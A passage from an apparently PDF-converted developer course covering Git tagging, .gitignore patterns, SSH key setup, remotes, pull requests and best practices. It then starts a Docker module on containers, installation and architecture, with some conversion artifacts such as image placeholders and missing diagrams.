git rebase --continue  
  
# Or abort:  
git rebase --abort
```

---

## Comparison Summary:

Aspect	Merge	Rebase
<b>History</b>	Non-linear, preserves exact history	Linear, cleaner history
<b>Commits</b>	Creates merge commit	Moves commits, rewrites hashes
<b>Conflicts</b>	Resolve once	May need to resolve multiple times
<b>Safety</b>	Safe for public branches	Dangerous for public branches
<b>Best for</b>	Feature integration, public branches	Cleaning local work, catching up

---

## Tagging & Releases

Tags are markers for specific points in Git history, typically used to mark release versions.

### What is a Tag?

A tag is like a bookmark—it gives a meaningful name to a specific commit. Unlike branches, tags don't change; they always point to the same commit.

### Why Use Tags?

- Mark release versions (v1.0.0, v2.1.3)
- Mark important milestones
- Easy to checkout specific versions
- Useful for deployment

---

### Types of Tags:

## **1. Lightweight Tag:**

Just a name pointing to a commit (like a branch that doesn't move).

```
git tag v1.0
```

## **2. Annotated Tag (Recommended):**

Stores additional information (tagger name, email, date, message) and is treated as a full Git object.

```
git tag -a v1.0 -m "First stable release"
```

---

## **Tag Commands:**

```
# Create annotated tag on current commit  
git tag -a v1.0 -m "Release version 1.0"  
  
# Create lightweight tag  
git tag v1.0  
  
# Create tag on specific commit  
git tag -a v1.0 a1b2c3d -m "Release version 1.0"  
  
# List all tags  
git tag  
  
# List tags matching pattern  
git tag -l "v1.*"  
  
# Show tag information  
git show v1.0  
  
# Checkout a tag (detached HEAD state)  
git checkout v1.0  
  
# Create a branch from a tag  
git checkout -b version1-fixes v1.0  
  
# Delete a tag  
git tag -d v1.0  
  
# Push tag to remote  
git push origin v1.0  
  
# Push all tags  
git push origin --tags  
  
# Delete remote tag  
git push origin --delete v1.0
```

---

## Semantic Versioning for Tags:

Most projects use Semantic Versioning: **MAJOR.MINOR.PATCH**

**Format:** `v1.2.3`

- **MAJOR (1)**: Incompatible API changes
- **MINOR (2)**: New features, backward-compatible
- **PATCH (3)**: Bug fixes, backward-compatible

**Examples:**

```
git tag -a v1.0.0 -m "Initial release"
git tag -a v1.1.0 -m "Add user profiles"
git tag -a v1.1.1 -m "Fix login bug"
git tag -a v2.0.0 -m "New API, breaking changes"
```

---

## Creating Releases on GitHub:

```
# Create and push a tag
git tag -a v1.0.0 -m "First stable release"
git push origin v1.0.0

# Then on GitHub:
# 1. Go to "Releases"
# 2. Click "Create a new release"
# 3. Select your tag (v1.0.0)
# 4. Add release notes
# 5. Attach binaries if needed
# 6. Publish release
```

---

## .gitignore Patterns

The `.gitignore` file tells Git which files or directories to ignore and not track.

### Why Use `.gitignore`?

- Don't track build artifacts (`.class`, `.jar`, `target/`)
- Don't track IDE settings (`.idea/`, `.vscode/`)
- Don't commit sensitive data (passwords, API keys)
- Don't track OS files (`.DS_Store`, `Thumbs.db`)
- Keep repository clean and small

---

## Creating `.gitignore`:

```
# Create file in repository root
touch .gitignore

# Add patterns
echo "*.class" >> .gitignore
echo "target/" >> .gitignore
echo ".env" >> .gitignore

# Commit it
git add .gitignore
git commit -m "Add .gitignore"
```

---

## Common .gitignore Patterns:

```
# Java
*.class
*.jar
*.war
target/
*.iml

# Maven
pom.xml.tag
pom.xml.releaseBackup
pom.xml.versionsBackup

# IDE - IntelliJ
.idea/
*.iws
*.iml
*.ipr
out/

# IDE - Eclipse
.classpath
.project
.settings/

# IDE - VS Code
.vscode/

# Operating System
.DS_Store
Thumbs.db
desktop.ini

# Environment variables
.env
.env.local
.env.production
```

```
# Logs
*.log
logs/

# Build directories
build/
dist/
bin/

# Node (for React projects)
node_modules/
npm-debug.log
yarn-error.log

# Temporary files
*.tmp
*.swp
*~
```

---

### Pattern Syntax:

```
# Ignore specific file
config.txt

# Ignore all files with extension
*.log

# Ignore entire directory
logs/

# Ignore directory anywhere in project
**/logs/

# Ignore file only in root
/README.txt

# Exception (negate pattern)
*.log
!important.log

# Ignore all .txt files in doc/ directory
doc/**/*.txt
```

---

### Wildcards Explained:

*	# Matches any characters except /
**	# Matches any characters including /
?	# Matches single character

```
[abc] # Matches a, b, or c  
[0-9] # Matches any digit
```

## Examples:

```
*.java      # All .java files in any directory  
src/*.java  # .java files only in src/  
src/**/*.*.java # .java files in src/ and subdirectories  
file?.txt    # file1.txt, fileA.txt, etc  
test[0-9].java # test0.java, test1.java, ..., test9.java
```

## Ignoring Already Tracked Files:

If you forgot to add a file to `.gitignore` and already committed it:

```
# Remove from Git but keep file locally  
git rm --cached filename.txt  
  
# Remove directory from Git but keep locally  
git rm -r --cached directory/  
  
# Commit the removal  
git commit -m "Stop tracking filename.txt"  
  
# Now add to .gitignore  
echo "filename.txt" >> .gitignore  
git add .gitignore  
git commit -m "Add filename.txt to .gitignore"
```

## Template `.gitignore` Files:

GitHub provides templates for different project types:

1. Visit: <https://github.com/github/gitignore>
2. Find your language/framework (e.g., `Java.gitignore`)
3. Copy contents to your `.gitignore`

Or use [gitignore.io](http://gitignore.io):

```
# Generate .gitignore for Java, Maven, IntelliJ  
curl -L https://www.gitignore.io/api/java,maven,intellij > .gitignore
```

## Git SSH Setup

SSH (Secure Shell) provides a secure way to connect to remote repositories without entering your password every time.

## Why Use SSH?

- **Security:** Encrypted connection
- **Convenience:** No password needed after setup
- **Required:** Some repositories require SSH

---

## Setting Up SSH Keys:

### Step 1: Check for Existing SSH Keys

```
# List existing SSH keys
ls -al ~/.ssh

# Look for files like:
# id_rsa.pub
# id_ed25519.pub
```

### Step 2: Generate New SSH Key (if you don't have one)

```
# Generate ED25519 key (recommended, more secure)
ssh-keygen -t ed25519 -C "your.email@example.com"

# Or RSA key (if system doesn't support ED25519)
ssh-keygen -t rsa -b 4096 -C "your.email@example.com"

# Press Enter to accept default file location
# Enter passphrase (optional but recommended)
# Press Enter again to confirm
```

### What this creates:

- Private key: `~/.ssh/id_ed25519` (keep secret!)
- Public key: `~/.ssh/id_ed25519.pub` (share this)

### Step 3: Add SSH Key to SSH Agent

#### macOS/Linux:

```
# Start ssh-agent
eval "$(ssh-agent -s)"

# Add private key
ssh-add ~/.ssh/id_ed25519
```

## **Windows** (using Git Bash):

```
# Start ssh-agent
eval $(ssh-agent -s)

# Add private key
ssh-add ~/.ssh/id_ed25519
```

## **Step 4: Add Public Key to GitHub**

```
# Copy public key to clipboard

# macOS:
pbcopy < ~/.ssh/id_ed25519.pub

# Linux:
xclip -sel clip < ~/.ssh/id_ed25519.pub

# Windows (Git Bash):
cat ~/.ssh/id_ed25519.pub | clip

# Or just display it:
cat ~/.ssh/id_ed25519.pub
```

## **On GitHub:**

1. Go to Settings → SSH and GPG keys
2. Click "New SSH key"
3. Paste your public key
4. Give it a descriptive title (e.g., "My Laptop")
5. Click "Add SSH key"

## **Step 5: Test Connection**

```
ssh -T git@github.com

# You should see:
# Hi username! You've successfully authenticated, but GitHub does not provide
shell access.
```

---

## **Using SSH with Git:**

```
# Clone using SSH
git clone git@github.com:username/repo.git

# Change existing repo to use SSH
```

```
git remote set-url origin git@github.com:username/repo.git

# Verify remote URL
git remote -v
# Should show: git@github.com:username/repo.git
```

---

## SSH Config File (Optional but Recommended):

Create `~/.ssh/config`:

```
# GitHub
Host github.com
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519

# GitLab
Host gitlab.com
  HostName gitlab.com
  User git
  IdentityFile ~/.ssh/id_ed25519
```

## Benefits:

- Organize multiple SSH keys
  - Custom settings per host
  - Shorter commands
- 

## Troubleshooting SSH:

### Permission Denied:

```
# Check SSH key is added to agent
ssh-add -l

# If empty, add it:
ssh-add ~/.ssh/id_ed25519
```

### Wrong Permissions:

```
# Fix .ssh directory permissions
chmod 700 ~/.ssh

# Fix private key permissions
chmod 600 ~/.ssh/id_ed25519
```

```
# Fix public key permissions  
chmod 644 ~/.ssh/id_ed25519.pub
```

## Test with Verbose Output:

```
ssh -vT git@github.com  
# Shows detailed connection info for debugging
```

## Remote Repositories (push, pull, fetch)

Remote repositories are versions of your project hosted on the internet or network.

### What is a Remote?

A remote is a link to another copy of your repository, typically hosted on platforms like GitHub, GitLab, or Bitbucket.

### Why Use Remotes?

- **Backup:** Code stored in cloud
- **Collaboration:** Share code with team
- **Access:** Work from multiple computers
- **Open Source:** Contribute to public projects

## Remote Commands:

### View Remotes:

```
# List remote names  
git remote  
  
# List with URLs  
git remote -v  
  
# Output example:  
# origin git@github.com:username/repo.git (fetch)  
# origin git@github.com:username/repo.git (push)
```

### Add a Remote:

```
# Add remote named 'origin'  
git remote add origin git@github.com:username/repo.git  
  
# Add additional remote  
git remote add upstream git@github.com:original/repo.git
```

### **Change Remote URL:**

```
# Change to SSH  
git remote set-url origin git@github.com:username/repo.git  
  
# Change to HTTPS  
git remote set-url origin https://github.com/username/repo.git
```

### **Remove Remote:**

```
git remote remove origin
```

### **Rename Remote:**

```
git remote rename origin destination
```

---

### **Push - Upload Changes to Remote:**

**git push** sends your local commits to the remote repository.

```
# Push current branch to origin  
git push origin main  
  
# Push and set upstream (tracking)  
git push -u origin main  
# After this, you can just use: git push  
  
# Push all branches  
git push --all  
  
# Push tags  
git push --tags  
  
# Force push (dangerous - rewrites remote history)  
git push --force  
# Safer alternative:  
git push --force-with-lease  
  
# Delete remote branch  
git push origin --delete branch-name
```

---

### **First Push Example:**

```
# After creating local repo
git init
git add .
git commit -m "Initial commit"

# Add remote
git remote add origin git@github.com:username/repo.git

# Push and set upstream
git push -u origin main
```

---

## Pull - Download and Merge Changes:

`git pull` fetches changes from remote and merges them into your current branch.

```
# Pull from current branch's upstream
git pull

# Pull from specific remote and branch
git pull origin main

# Pull with rebase instead of merge
git pull --rebase

# Pull all branches
git pull --all
```

## What `git pull` Actually Does:

```
git pull = git fetch + git merge

# Equivalent to:
git fetch origin
git merge origin/main
```

---

## Fetch - Download Without Merging:

`git fetch` downloads changes from remote but doesn't merge them. This lets you review changes before merging.

```
# Fetch from origin
git fetch origin

# Fetch from all remotes
git fetch --all
```

```
# Fetch and prune deleted remote branches  
git fetch --prune  
  
# Fetch specific branch  
git fetch origin feature-branch
```

### Fetch Workflow:

```
# Download latest changes  
git fetch origin  
  
# View what's new  
git log origin/main  
  
# See differences  
git diff main origin/main  
  
# If happy, merge  
git merge origin/main  
  
# Or rebase  
git rebase origin/main
```

### Pull vs Fetch Comparison:

Command	Downloads Changes	Merges Changes	Safe
git pull	✓	✓	Less safe - automatic merge
git fetch	✓	X	Safer - you control merge

**Best Practice:** Use `git fetch` + review + manual `git merge` for important work. Use `git pull` for quick updates.

### Typical Daily Workflow:

#### Morning - Start Work:

```
git checkout main  
git pull origin main  
git checkout -b feature-new-ui
```

#### During Development:

```
# Make changes  
git add .
```

```
git commit -m "Add new UI component"

# Get latest main changes
git fetch origin
git rebase origin/main
```

### End of Day - Push Work:

```
git push -u origin feature-new-ui
```

### When Feature is Complete:

```
git checkout main
git pull origin main
git merge feature-new-ui
git push origin main
git branch -d feature-new-ui
git push origin --delete feature-new-ui
```

### Tracking Branches:

A tracking branch is a local branch with a direct relationship to a remote branch.

```
# Set upstream for current branch
git branch --set-upstream-to=origin/main

# Create branch and set upstream
git checkout -b feature origin/feature

# Check tracking relationships
git branch -vv

# Output shows:
# * main    a1b2c3d [origin/main] Latest commit
#   feature b2c3d4e [origin/feature: ahead 2] Feature work
```

### What "ahead" and "behind" mean:

- **ahead 2**: You have 2 commits not pushed to remote
- **behind 3**: Remote has 3 commits you don't have
- **ahead 1, behind 2**: You have 1 unpushed commit, and remote has 2 new commits

### Remote Branch Operations:

```
# List remote branches  
git branch -r  
  
# List all branches (local and remote)  
git branch -a  
  
# Create local branch from remote  
git checkout -b local-name origin/remote-branch  
  
# Or simpler (Git auto-tracks):  
git checkout remote-branch  
  
# Delete local reference to remote branch  
git branch -dr origin/old-branch  
  
# Update list of remote branches  
git fetch --prune
```

---

## Pull Requests & Code Review

A Pull Request (PR) is a way to propose changes to a repository and request that someone review and merge them.

### What is a Pull Request?

Despite the name, you're not "pulling" anything. You're asking the repository owner to "pull" your changes into their repository.

**GitHub calls it:** Pull Request (PR)

**GitLab calls it:** Merge Request (MR)

**Same concept, different names.**

### Why Use Pull Requests?

- **Code Review:** Others review your code before merging
- **Discussion:** Comment on specific lines of code
- **CI/CD:** Automated tests run before merge
- **Documentation:** Record of why changes were made
- **Quality Control:** Prevent bugs from entering main branch

---

## Creating a Pull Request:

### Step 1: Create Feature Branch and Push

```
# Create and switch to feature branch  
git checkout -b feature-user-authentication  
  
# Make changes  
git add .
```

```
git commit -m "Add user authentication"

# Push to remote
git push -u origin feature-user-authentication
```

## Step 2: Open Pull Request on GitHub

1. Go to repository on GitHub
2. Click "Pull requests" tab
3. Click "New pull request"
4. Select:
  - **Base branch:** `main` (where changes will be merged)
  - **Compare branch:** `feature-user-authentication` (your changes)
5. Click "Create pull request"
6. Fill in:
  - **Title:** Clear description (e.g., "Add user authentication")
  - **Description:** Detailed explanation of changes
  - **Reviewers:** Assign team members
  - **Labels:** Bug, feature, etc.
7. Click "Create pull request"

---

## Writing Good PR Descriptions:

### Template:

```
## Summary

Brief description of what this PR does.
```

```
## Changes

- Added user login endpoint
- Created JWT token service
- Added integration tests
```

```
## Testing

- Unit tests pass
- Manual testing completed
- No breaking changes
```

```
## Screenshots (if UI changes)

[Attach screenshots]
```

```
## Related Issues
```

Closes #123  
Related to #456

---

## Code Review Process:

### As a Reviewer:

1. **Read the PR Description:** Understand what's being changed and why

2. **Review the Code:**

- Click "Files changed" tab
- Review each file
- Check for:
  - Bugs or logical errors
  - Code style consistency
  - Performance issues
  - Security vulnerabilities
  - Missing tests

3. **Leave Comments:**

- **General comment:** Overall feedback
- **Line comment:** Feedback on specific line
- **Suggestion:** Propose specific code change

4. **Submit Review:**

- **Approve:** Code looks good, ready to merge
- **Request changes:** Issues that must be fixed
- **Comment:** General feedback, no approval/rejection

### Review Comment Examples:

#### Good Comments:

✗ Bad: "This is wrong"

✓ Good: "This could throw a NullPointerException if user is null.  
Consider adding a null check or using Optional."

✗ Bad: "Change this"

✓ Good: "Using a StringBuilder here would be more efficient for concatenating  
strings in a loop. Would you like me to show an example?"

✗ Bad: "I don't like this"

✓ Good: "This method is doing too much. Consider extracting the validation  
logic into a separate method for better readability."

---

### As a PR Author:

#### Responding to Review Comments:

1. **Read all feedback carefully**

## 2. Respond to each comment:

- Agree and fix: "Good catch! Fixed in commit abc123"
- Explain your approach: "I chose this approach because..."
- Ask for clarification: "Could you explain what you mean by...?"

## 3. Make requested changes

### 4. Push updates:

```
git add .
git commit -m "Address review comments"
git push
```

## 5. Request re-review: Click "Re-request review" on GitHub

---

## Merging a Pull Request:

### Three Merge Options on GitHub:

#### 1. Create a Merge Commit (default):

```
main:    A---B-----M
          \     /
feature:   C---D
```

- Preserves complete history
- Shows when feature was merged
- All commits visible in history

#### 2. Squash and Merge:

```
main:    A---B---C'
```

- Combines all feature commits into one
- Cleaner history
- Loses individual commit messages (becomes PR description)
- Best for: Messy feature branches with many small commits

#### 3. Rebase and Merge:

```
main:    A---B---C---D
```

- Moves feature commits to tip of main
- Linear history

- No merge commit
  - Best for: Clean feature branches
- 

## When to Use Each Merge Strategy:

### Use "Create a merge commit":

- Default choice
- Preserves complete context
- Large features with meaningful commits

### Use "Squash and merge":

- Many small, incremental commits
- "Work in progress" commits
- Want clean, linear history
- One logical change with many commits

### Use "Rebase and merge":

- Feature branch has clean, meaningful commits
  - Want linear history
  - Each commit is self-contained and tested
- 

## Complete PR Workflow Example:

```
# 1. Create feature branch
git checkout main
git pull origin main
git checkout -b feature-payment-gateway

# 2. Develop feature
git add PaymentService.java
git commit -m "Add payment service interface"

git add StripePayment.java
git commit -m "Implement Stripe payment"

git add PaymentController.java
git commit -m "Add payment controller"

# 3. Push to remote
git push -u origin feature-payment-gateway

# 4. Create PR on GitHub
# - Fill in description
# - Assign reviewers

# 5. Address review comments
# Reviewer says: "Add input validation"
git add PaymentController.java
```

```
git commit -m "Add input validation to payment controller"  
git push  
  
# 6. Once approved, merge on GitHub  
  
# 7. Clean up locally  
git checkout main  
git pull origin main  
git branch -d feature-payment-gateway
```

---

## Git Best Practices

Following these practices will make you a better Git user and team member.

---

### Commit Best Practices:

#### 1. Commit Often, Perfect Later

```
# Make small, frequent commits while working  
git commit -m "WIP: Add user service"  
git commit -m "WIP: Add validation"  
  
# Then clean up before pushing  
git rebase -i HEAD~2 # Squash into one good commit
```

#### 2. Write Clear Commit Messages

##### Bad:

```
git commit -m "fixed stuff"  
git commit -m "updates"  
git commit -m "asdf"
```

##### Good:

```
git commit -m "Fix null pointer exception in user service"  
git commit -m "Add email validation to registration form"  
git commit -m "Refactor database connection pooling"
```

### Commit Message Format:

Short summary (50 chars or less)

More detailed explanation, if needed. Wrap at 72 characters.  
Explain the problem that this commit solves and why this approach

was chosen.

- Use bullet points for multiple items
- Reference issues: Closes #123, Fixes #456

### 3. Each Commit Should Be Atomic

One commit = one logical change

**Bad** (multiple unrelated changes):

```
git commit -m "Add login, fix typo in header, update dependencies"
```

**Good** (separate commits):

```
git commit -m "Add user login feature"  
git commit -m "Fix typo in header"  
git commit -m "Update Spring Boot to 3.2.0"
```

---

## Branch Best Practices:

### 1. Use Descriptive Branch Names

**Naming Convention:**

```
feature/user-authentication  
bugfix/login-validation-error  
hotfix/critical-security-patch  
refactor/database-queries  
docs/api-documentation
```

**Bad names:**

```
test  
temp  
branch1  
my-branch
```

### 2. Keep Branches Short-Lived

- Create branch
- Develop feature (days, not weeks)
- Merge to main
- Delete branch

## Long-lived branches = merge conflict nightmares

### 3. Branch from Latest Main

Always start from updated main:

```
git checkout main  
git pull origin main  
git checkout -b feature-new-feature
```

---

## Collaboration Best Practices:

### 1. Pull Before Push

```
git pull origin main  
# Resolve any conflicts  
git push origin main
```

### 2. Don't Force Push to Shared Branches

```
# Dangerous on main/develop  
git push --force origin main # ✗ DON'T DO THIS  
  
# Safe on your feature branch  
git push --force origin feature-my-work # ✓ OK if only you use it
```

### 3. Communicate

- Let team know about major changes
  - Use PR descriptions and comments
  - Update documentation
- 

## Workflow Best Practices:

### 1. GitHub Flow (Simple, Recommended for Beginners):

```
main (always deployable)  
└── feature branch  
    └── PR review  
        └── Merge to main  
            └── Deploy
```

### 2. Git Flow (More Complex, for Larger Teams):

```
main (releases)
└── develop (active development)
    ├── feature branches
    ├── release branches
    └── hotfix branches
```

---

## Safety Best Practices:

### 1. Don't Commit Sensitive Data

```
# Never commit:
passwords
API keys
database credentials
private keys
.env files with secrets
```

Use `.gitignore` and environment variables instead.

### 2. Review Before Committing

```
# Check what you're about to commit
git diff

# Check what's staged
git diff --staged

# Use git add -p for fine-grained control
git add -p filename.txt
```

### 3. Test Before Pushing

```
# Run tests
mvn test
npm test

# Build project
mvn clean package
npm run build

# Then push
git push
```

---

## Repository Best Practices:

## 1. Use `.gitignore`

- Add from day 1
- Include build artifacts, IDE files, OS files
- Use templates from [gitignore.io](#)

## 2. Write a README

```
# Project Name

## Description

What this project does

## Installation

```bash
git clone repo
cd project
mvn install
```

## Usage

How to run it

## Contributing

How to contribute
```

## 3. Use `.gitattributes` (for consistent line endings):

```
- text=auto
  .java text
  .sh text eol=lf
  *.bat text eol=crlf
```

### Common Mistakes to Avoid:

✗ **Committing to main directly** (bypass PR process)

✓ Use feature branches and PRs

✗ **Large, infrequent commits** (hard to review)

✓ Small, frequent commits

✗ **Vague commit messages** ("fixed stuff")

✓ Clear, descriptive messages

✗ **Not pulling before pushing** (creates conflicts)

✓ Always `git pull` first

✗ **Force pushing to shared branches** (destroys others' work)

✓ Only force push your private branches

✗ **Committing generated/build files** (clutters repo)

✓ Use `.gitignore`

✗ **Not using branches** (everything on main)

✓ Branch for every feature

✗ **Ignoring merge conflicts** (mark them as "resolved" without fixing)

✓ Actually resolve conflicts properly

---

### Quick Reference Cheat Sheet:

```
# Setup
git config --global user.name "Your Name"
git config --global user.email "your@email.com"

# Create
git init                      # Create new repo
git clone <url>                # Clone existing repo

# Basic workflow
git status                     # Check status
git add <file>                 # Stage changes
git commit -m "message"        # Commit changes
git push                        # Push to remote
git pull                        # Pull from remote

# Branching
git branch                     # List branches
git branch <name>              # Create branch
git checkout <name>            # Switch branch
git checkout -b <name>          # Create and switch
git merge <branch>             # Merge branch

# Information
git log                         # View history
git diff                        # View changes
git show <commit>               # View commit details

# Undo
git restore <file>             # Discard changes
git reset HEAD <file>           # Unstage
git revert <commit>              # Undo commit (safe)
git reset --hard <commit>        # Reset to commit (dangerous)

# Remote
git remote -v                  # List remotes
```

```
git fetch          # Download changes  
git pull          # Fetch + merge  
git push          # Upload changes
```

## Module 6.2: Docker & Containerization (6 hours)

Docker revolutionizes how we package, distribute, and run applications by providing lightweight, portable containers. This module covers everything from basic concepts to production-ready containerization strategies.

### 6.2.1 Understanding Containers


#### What are Containers?

A **container** is a standardized unit of software that packages code and all its dependencies so the application runs quickly and reliably across different computing environments.

#### Key Characteristics:

- **Lightweight:** Share the host OS kernel, unlike VMs
- **Portable:** Run consistently across development, testing, and production
- **Isolated:** Each container has its own filesystem, network, and process space
- **Fast:** Start in seconds, not minutes

#### Containers vs Virtual Machines:



#### Real-World Analogy:

- **VM** = Owning separate houses with complete infrastructure for each family
- **Container** = Apartments in a building that share common infrastructure but have isolated living spaces

#### Why Use Containers?

1. **"Works on my machine" problem solved** - Same environment everywhere
  2. **Microservices architecture** - Each service in its own container
  3. **Scalability** - Quickly spin up/down instances
  4. **CI/CD** - Consistent build and deployment pipelines
  5. **Resource efficiency** - Run more applications on same hardware
- 

### 6.2.2 Installing Docker Desktop

#### Installation Steps:

##### For Windows:

1. Download Docker Desktop from [docker.com](https://www.docker.com)
2. Run the installer (requires Windows 10/11 Pro/Enterprise with WSL 2)
3. Enable WSL 2 backend during installation
4. Restart your computer
5. Launch Docker Desktop from Start menu

##### For macOS:

1. Download Docker Desktop for Mac
2. Drag Docker.app to Applications folder
3. Launch Docker from Applications
4. Grant permissions when prompted

##### For Linux (Ubuntu/Debian):

```
# Update package index
sudo apt-get update

# Install prerequisites
sudo apt-get install ca-certificates curl gnupg

# Add Docker's official GPG key
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o
/etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg

# Set up repository
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg]
https://download.docker.com/linux/ubuntu \
  $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

# Install Docker Engine
sudo apt-get update
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin
docker-compose-plugin
```

```
# Verify installation  
sudo docker run hello-world
```

## Verify Installation:

```
# Check Docker version
docker --version
# Output: Docker version 24.0.6, build ed223bc

# Check Docker Compose version
docker compose version
# Output: Docker Compose version v2.21.0


# Test Docker installation
docker run hello-world
```

## Docker Desktop Dashboard:

- **Containers/Apps:** View running and stopped containers
  - **Images:** Local Docker images
  - **Volumes:** Persistent data storage
  - **Dev Environments:** Development workspaces
  - **Settings:** Configuration options

### **6.2.3 Docker Architecture**

Docker uses a client-server architecture with several key components:



- Public and private repositories

## Components Explained:

### 1. Docker Client (docker)

- Command-line interface you interact with
- Sends commands to Docker daemon via REST API
- Can connect to remote Docker daemons

### 2. Docker Daemon (dockerd)

- Background service running on host machine
- Manages Docker objects (images, containers, networks, volumes)
- Listens for Docker API requests
- Can communicate with other daemons

### 3. Docker Registry

- Stores Docker images
- **Docker Hub:** Default public registry
- **Private registries:** For internal company use (AWS ECR, Azure ACR, Harbor)

### 4. Docker Objects:

#### Images:

- Read-only templates with instructions for creating containers
- Built from Dockerfile
- Composed of layers (each instruction = layer)
- Can be based on other images

#### Containers:

- Runnable instances of images
- Can be created, started, stopped, moved, or deleted
- Isolated from other containers and host machine
- Defined by image + configuration options

#### Volumes:

- Persistent data storage
- Exists outside container lifecycle
- Can be shared between containers

#### Networks:

- Allow containers to communicate
- Bridge, host, overlay, and macvlan drivers
- Isolated communication channels

#### Flow Example:

```

# 1. Client sends command
docker run nginx

